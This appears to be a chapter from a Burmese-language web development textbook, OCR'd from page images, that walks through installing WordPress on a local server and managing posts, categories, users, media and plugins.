
CMS တစ်ခုရဲ့အဓိကလုပ်ဆောင်ချက်ဖြစ်တဲ့ Content များစီမံနိုင်ခြင်း၊ User များစီမံနိုင်ခြင်းတို့အပြင်၊ အခြားဖြည့်စွက် လုပ်ဆောင်ချက်များကို Plugin များနဲ့တိုးချဲ့နိုင်တဲ့ CMS တစ်ခုဖြစ်ပါတယ်။ ဒါအပြင် Theme အမျိုးမျိုးကို Install လုပ်ထားပြီး Website ရဲ့ Template အပြင်အဆင်များကို Website စီမံနေတဲ့ Web Master က လိုသလို အလွယ်တစ်ကူ ပြောင်းလဲနိုင်စေပါတယ်။ Website မှာ Content များအပြင် Widgets လို့ခေါ်တဲ့ Component လေးတွေကို လည်း ထည့်သွင်းဖော်ပြနိုင်ပါတယ်။

Plugin တွေ Theme တွေ Widget တွေနဲ့ပေါင်းစပ်ခြင်းအားဖြင့် ရိုးရိုးအချက်အလက်ဖော်ပြတဲ့ Website တစ်ခုကနေ လုပ်ဆောင်ချက်ပေါင်းများစွာပါဝင်တဲ့ Web Portal များအထိ WordPress နဲ့ ဖန်တီးတည်ဆောက်နိုင်ပါတယ်။ ဒီလိုတွေ ဖန်တီးတည်ဆောက်ဖို့ အတွက် WordPress ကို ကောင်းကောင်းနားလည်တဲ့ WordPress Developer တစ်ယောက်ဖြစ်ဖို့ လိုအပ်ပေမယ့် ပါဝင်တဲ့လုပ်ဆောင်ချက်တွေ စီမံဖို့အတွက်ကိုတော့ Website ရေးသားနည်း တက်ဖို့မလိုပဲ အနည်းငယ် သင်ပြပေးလိုက်ယုံနဲ့ မည်သူမဆိုစီမံနိုင်စေမှာ ဖြစ်ပါတယ်။

WordPress ကို Download ရယူနိုင်သလို wordpress.com မှာ Register လုပ်ခြင်းအားဖြင့် WordPress Website တစ်ခုကို ဖန်တီးနိုင်ပါတယ်။ Hosted Version လို့ခေါ်ပါတယ်။ Code တွေကိုလုံးဝထိစရာမလိုပဲ အင်တာနက်မှာ အသင့် လွှင့်တင်ထားပြီးဖြစ်တဲ့ Website တစ်ခုကိုရရှိနိုင်မှာဖြစ်ပါတယ်။ ကိုယ်ပိုင်လုပ်ဆောင်ချက်တွေ ဖြည့်စွက်လိုသူများက WordPress ကို Download ရယူအသုံးပြုရမှာဖြစ်ပြီး ပေးထားတဲ့အတိုင်း အသင့်သုံးလိုသူများကတော့ Hosted Version မှာ အသုံးပြုနိုင်မှာပါ။


Installing WordPress

WordPress နောက်ဆုံး Version ကို wordpress.org မှာ Download ရယူနိုင်ပါတယ်။ စမ်းသပ်ကြည့်နိုင်ဖို့ အတွက် Download ရယူထားတဲ့ Zip File ကို Extract လုပ်ပြီး `wordpress` ဆိုတဲ့ Folder အမည်နဲ့ပဲ `htdocs` Folder ထဲမှာထားပေးရပါတယ်။ ပြီးရင် Browser URL Bar မှာ http://localhost/wordpress/ လို့ထည့်သွင်းလိုက်ရင် **ပုံ (၁၀-ခ)** မှာပြထားသလို ရလဒ်ကိုရရှိမှာဖြစ်ပါတယ်။



ပုံ (၁၀-ခ) WordPress Installation

WordPress ကို စတင်အသုံးပြုနိုင်ဖို့အတွက် Database နဲ့ ပတ်သက်တဲ့ အချက်အလက်တွေ ဖြစ်တဲ့ Database name, Database username, Database password, Database host တို့ လိုအပ်ကြောင်း ဖော်ပြနေခြင်း ဖြစ်ပါတယ်။ ပေးထားတဲ့ **`Let's Go`** Button ကိုနှိပ်လိုက်ရင် နောက်တစ်ဆင့်အနေနဲ့ **ပုံ (၁၀-ဂ)** မှာ ဖော်ပြထားတဲ့ အတိုင်း Database Setting များထည့်သွင်းပေးနိုင်တဲ့ Form တစ်ခုရရှိမှာ ဖြစ်ပါတယ်။




ပုံ (၁၀-ဂ) WordPress Installation

Database Name သတ်မှတ်ပေးဖို့ အရင်ဆုံး phpMyAdmin ကနေတစ်ဆင့် `wordpress` (သို့မဟုတ်) မိမိနှစ်သက်ရာ အမည်နဲ့ Database တစ်ခု တည်ဆောက်ထားပေးရမှာပါ။ လက်ရှိ Form ရဲ့ Database Name နေရာမှာတော့ နမူနာအနေနဲ့ `wordpress` လို့ပဲထည့်သွင်းပေးထားပါတယ်။ မိမိတည်ဆောက်ထားတဲ့ Database အမည်ကို မှန်ကန်အောင် ထည့်သွင်းပေးရမှာ ဖြစ်ပါတယ်။ ဆက်လက်ပြီး Database User အတွက် `root` လို့ ဖြည့်သွင်းပေးပါ။ Password ကတော့ သတ်မှတ်မထားတဲ့အတွက် Blank ထားလိုက်ရပါမယ်။ Database Host ကိုတော့ `localhost` လို့ ဖြည့်သွင်းပေးရမှာဖြစ်ပါတယ်။

Table Prefix ဆိုတာက Database တစ်ခုတည်းကို WordPress Website နှစ်ခုသုံးခုက ဝေမျှအသုံးပြုရတဲ့အခါ Table Name တွေတူနေလို့ အဆင်မပြေတာမျိုးမဖြစ်ရအောင် Table Name တွေရှေ့က ထည့်သွင်းသတ်မှတ်ရမယ့် အမည်ဖြစ်ပါတယ်။ လောလောဆယ် Website နှစ်ခုသုံးခုကို Database တစ်ခုတည်းဝေမျှသုံးဖို့မလိုအပ်သေးလို့ Table Prefix ကို အထူးပြင်မနေတော့ပဲ ပေးထားတဲ့အတိုင်း `wp_` လို့ပဲထားလိုက်နိုင်ပါတယ်။ အားလုံးပြည့်စုံပြီ ဆိုရင် **Submit** ကို နှိပ်လိုက်ပါ။ ထည့်သွင်းပေးလိုက်တဲ့ အချက်အလက်များ အဆင်ပြေမှန်ကန်တယ်ဆိုရင် နောက်တစ်ဆင့်မှာအဆင်ပြေ ကြောင်းဖော်ပြတဲ့ Message ကိုတွေ့ရ မှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ ဖြည့်စွက်မှုကမှားနေလို့ အဆင်မပြေရင်တော့ မှားနေကြောင်းပြောလာမှာပါ။ အဲ့ဒီလိုမှားနေကြောင်း ပြောလာရင်တော့ ကျွန်တော်တို့ ဖြည့်စွက်ခဲ့တဲ့ အချက်အလက်တွေကို ပြန်လည်စစ်ဆေး ပြင်ဆင်ပေးရပါမယ်။

နောက်တစ်ဆင့် Message နဲ့အတူပါဝင်လာတဲ့ **Run the install** Button ကို နှိပ်လိုက်ရင် **ပုံ (၁၀-ဃ)** မှာပြထားတဲ့အတိုင်း တည်ဆောက်လိုတဲ့ Website နဲ့ပတ်သက်တဲ့ Information တွေထည့်သွင်းနိုင်တဲ့ Form တစ်ခု ရရှိမှာ ဖြစ်ပါ တယ်။




ပုံ (၁၀-ဃ) WordPress Installation

Website Title နဲ့အတူ Content တွေပြင်ဆင်မယ့် Web Master အတွက် Admin Username, Admin Password, Email တို့ကို ဖြည့်စွက်ပေးရမှာဖြစ်ပါတယ်။ Site Title ကို နှစ်သက်သလိုပေးနိုင်ပါတယ်။ Username ကိုလည်းနှစ်သက် ရာပေးနိုင်ပါတယ်။ လောလောဆယ်တော့ မှတ်ရလွယ်အောင် ပေးထားအတိုင်း `admin` လို့ပဲ ထားလိုက်စေချင်ပါတယ်။ Password ကိုလည်းမှတ်ရလွယ်မယ့် Password တစ်ခုပဲပေးပါ။ ကိုယ့်စက်ထဲမှာစမ်းသပ်နေတာမို့ Password လွယ်နေတာ ပြဿနာမရှိပါဘူး။ အင်တာနက်မှာ လွှင့်တင်တဲ့အခါကျမှ Strong ဖြစ်တဲ့ Password သတ်မှတ်ပေးနိုင်ပါတယ်။

လိုအပ်တဲ့အချက်အလက်တွေဖြည့်စွက်ပြီးသွားရင် **Install WordPress** Button ကိုနှိပ်လိုက်ပါ။ WordPress က ကျွန်တော်တို့ သတ်မှတ်ပေးထားတဲ့ WordPress Database ထဲမှာ လိုအပ်တဲ့ Table တွေ အလိုအလျောက် ဆောက်သွားပါလိမ့်မယ်။ လုပ်ငန်းတွေပြီးပြီဆိုရင် နောက်တစ်ဆင့်မှာ Success Message တစ်ခုကို ဖော်ပြပေးမှာဖြစ်ပြီး Back-End Interface ကို Login ဝင်ရောက်နိုင်ဖို့ **Log In** Button တစ်ခုကိုတွဲဖက်ပေးလာပါလိမ့်မယ်။ Button


ကိုနှိပ်လိုက်ပါ။ Username နဲ့ Password လာတောင်းပါလိမ့်မယ်။ ကျွန်တော်တို့ သတ်မှတ်ပေးခဲ့တဲ့ Username နဲ့ Password ကိုဖြည့်သွင်းပြီး Login ဝင်လိုက်တဲ့ အခါ **ပုံ (၁၀-c)** မှာ ပြထားသလို WordPress Admin Dashboard ကိုတွေ့ရမှာဖြစ်ပါတယ်။



ပုံ (၁၀-c) WordPress Admin Dashboard

Content Management with WordPress


အခုဆိုရင် WordPress Website တစ်ခု Setup လုပ်ပြီးသွားပြီဖြစ်ပါတယ်။ Content ထည့်သွင်းစီမံခြင်းကို စတင်ဆောင်ရွက်နိုင်ပါပြီ။ လက်ရှိ URL ကိုမှတ်သားထားသင့်ပါတယ်။ နောက်ပိုင်း Content များစီမံလိုတိုင်း အဲ့ဒီ URL က တစ်ဆင့် Back-End Interface ကို ဝင်ရောက်ရမှာပါ။ http://localhost/wordpress/wp-admin/ ဖြစ်ပါတယ်။ ကျွန်တော်တို့ Setup လုပ်ပြီးသွားပြီ ဖြစ်တဲ့ Website အခြေအနေကိုကြည့်ရှုဖို့အတွက် (Tab အသစ်တစ်ခုဖွင့်ပြီး) URL Bar မှာ http://localhost/wordpress/ လို့ ထည့်သွင်းကြည့်ရှုနိုင်ပါတယ်။ **ပုံ (၁၀-စ)** မှာပြထားသကဲ့သို့ Website ခေါင်းစဉ်, Navigation Menu တစ်ခုနဲ့ WordPress က နမူနာအနေနဲ့ထည့်သွင်းပေးထားတဲ့ Content အချို့ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။



ပုံ (၁၀-စ) WordPress Website - Front-End


WordPress မှာ အဓိက Content အမျိုးအစားနှစ်မျိုးရှိပါတယ်။ **Post** နဲ့ **Page** ဖြစ်ပါတယ်။ Post တွေကို အခြေခံအားဖြင့် Website ရဲ့ Home Page မှာတန်းစီဖော်ပြထားမှာဖြစ်ပါတယ်။ Page တွေကိုတော့ Navigation Menu ကနေ တစ်ဆင့်ဝင်ရောက်ပြီး စာမျက်နှာအလိုက် ကြည့်ရှုနိုင်မှာဖြစ်ပါတယ်။ နမူနာအနေနဲ့ "Hello world!" ဆိုတဲ့ ခေါင်းစဉ်နဲ့ နမူနာ Post တစ်ခုကို ထည့်သွင်းပေးထားပါတယ်။ Post ခေါင်းစဉ်ကိုနှိပ်ကြည့်လိုက်ရင် Post မှာပါဝင်တဲ့ အချက်အလက် အားလုံးကို နောက်တစ်မျက်နှာအနေနဲ့ ဖော်ပြပေးမှာပါ။ အဲ့ဒီ Post View စာမျက်နှာထဲမှာ အသုံးပြုသူက Comment ပေး လိုရင် ပေးနိုင်တဲ့ Comment Form တစ်ခုလည်း တွဲဖက်ပါဝင်မှာဖြစ်ပါတယ်။ Comment များ ထည့်သွင်းစမ်းသပ်ကြည့် နိုင်ပါတယ်။

Post အသစ်တစ်ခု ထည့်သွင်းဖို့အတွက် Browser URL မှာ http://localhost/wordpress/wp-admin/ လို့ထည့်သွင်းပြီး Admin Dashboard ကိုဝင်ရောက်လိုက်ပါ။ အရင်ဦးဆုံး Post မထည့်သွင်းမီ Post Category အမျိုးအစားများ ကို စီစဉ်ထားသင့်ပါတယ်။ ဒါကြောင့် Admin Dashboard ရဲ့ဘယ်ဘက် Sidebar Menu ထဲက **Posts** ကိုနှိပ်လိုက်ပါ။ ပြီးရင် **Categories** Menu ကို ထပ်နှိပ် လိုက်ပါ။



ပုံ (၁၀-ဆ) Post categories

Categories များစီမံနိုင်တဲ့ Interface တစ်ခုကို ရရှိပါလိမ့်မယ်။ Add New Category Form ကနေ ထည့်သွင်းလိုတဲ့ Category တစ်ချို့ထည့်သွင်းပေးလိုက်ပါ။ ပြီးတော့မှ Post အသစ်တစ်ခု စမ်းသပ်ထည့်သွင်း နိုင်ဖို့ Sidebar Menu ထဲကနေပဲ **Posts** Section အောက်က **Add New** ကို နှိပ်ပေးလိုက်ပါ။ **ပုံ (၁၀-ဇ)** မှာပြထားသလို New Post Form တစ်ခုကို ရရှိမှာဖြစ်ပါတယ်။



ပုံ (၁၀-ဇ) New Post Interface

New Post Form မှာ Post Title နဲ့ Post Body တို့ကိုထည့်သွင်းပေးနိုင်ပါတယ်။ နှစ်သက်ရာ Content တစ်ချို့ကို ထည့်သွင်းပေးလိုက်ပါ။ Post Body မှာထည့်သွင်းတဲ့ Content တွေကို Format တစ်ခါတည်း လုပ်နိုင်ဖို့ Rich-Text-Editor တစ်ခုလည်း ပေးထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ Image တွေ၊ Video တွေကိုပါ Post Body အတွင်းမှာ ထည့်သွင်းနိုင်ပါတယ်။ ပြီးရင် ညာဘက်ခြမ်းမှာရှိတဲ့ Categories Box ထဲကနေ လက်ရှိထည့်သွင်းနေတဲ့

Post အတွက် သတ်မှတ်လိုတဲ့ Category ကိုရွေးချယ် ပေးနိုင်ပါတယ်။ Category တစ်ခုထက်ပိုပြီးတော့လည်း သတ်မှတ်နိုင်ပါတယ်။ အားလုံးစုံပြီဆိုရင် ညာဘက်ခြမ်းမှာပဲရှိနေတဲ့ **Publish** Button ကို နှိပ်ခြင်းအားဖြင့် Post အသစ်တစ်ခုကို ထည့်သွင်း လိုက်နိုင်ပါတယ်။ Publish လုပ်ပြီးရင် ရလဒ်ကြည့်ရှုနိုင်ဖို့အတွက် Browser URL Bar မှာ http://localhost/wordpress/ လို့ ထည့် သွင်းကြည့်ရှုနိုင်ပါတယ်။ ကျွန်တော်တို့လက်တစ်လောထည့်သွင်းလိုက်တဲ့ Post အသစ်ကို Home Page မှာဖော်ပြပေးနေတာကို တွေ့ရမှာဖြစ်ပါတယ်။

Post များ Edit လုပ်ခြင်း၊ ပယ်ဖျက်ခြင်းတို့ကိုတော့ ကိုယ်တိုင်ပဲစမ်းသပ်ကြည့်ပါတော့။ Sidebar Menu ထဲက **All Posts** Option ကနေတစ်ဆင့်ဆောင်ရွက်နိုင်ပါတယ်။ တစ်ခြား Option များကို ကိုယ်တိုင်ပဲအချိန်ပေးပြီး လေ့လာကြည့် စေချင်ပါတယ်။

Website ခေါင်းစဉ်ပြောင်းခြင်းနဲ့ အခြား Setting များကို **Setting** Option မှာပြုလုပ်နိုင်ပါတယ်။ လက်ရှိ Login ဝင်ထားသူရဲ့ Password နဲ့ Information တို့ကိုတော့ **Users** Option အောက်က **My Profile** မှာပြင်ဆင်နိုင်ပါတယ်။ အခြား User Account များလိုအပ်ရင်လည်း **Users** Option ထဲမှာပဲ အသစ်ထည့်သွင်းပေးနိုင်ပါတယ်။ အသုံးပြုသူများ ထည့်သွင်းထားတဲ့ Comment များကိုစီမံခြင်း၊ Comment ပေးခွင့် ပြု/မပြု စီမံခြင်းတို့ကို **Comment** Option အောက်မှာသတ်မှတ်နိုင်ပါတယ်။ Content များနဲ့အတူ တွဲဖက်ဖော်ပြလိုတဲ့ပုံ၊ Video နဲ့ အခြား File များကို **Media** Options မှာ စီမံနိုင်ပါတယ်။

WordPress Plugins


WordPress ရဲ့ လုပ်ဆောင်ချက်များကို Plugin များနဲ့ ဖြည့်စွက်နိုင်ပါတယ်။ http://wordpress.org/extend/plugins/ (Plugin Directory) မှာလေ့လာပြီး ထည့်သွင်းအသုံးပြုလိုတဲ့ Plugin ကို Download ရယူနိုင်ပါတယ်။ လက်ရှိ WordPress Plugin Directory မှာ Plugin ပေါင်း (၄၀၀၀၀) ကျော် ရှိနေပါတယ်။ ဒါတင်မက အခမဲ့ (သို့မဟုတ်) အခပေးဝယ်ယူရနိုင်တဲ့ Premium Quality Plugin တွေကိုလည်း သီးခြား Website များမှာ ကိုယ့်နည်းကိုယ့်ဟန်နဲ့ ဖန်တီးရောင်းချနေတာတွေ ရှိပါသေးတယ်။

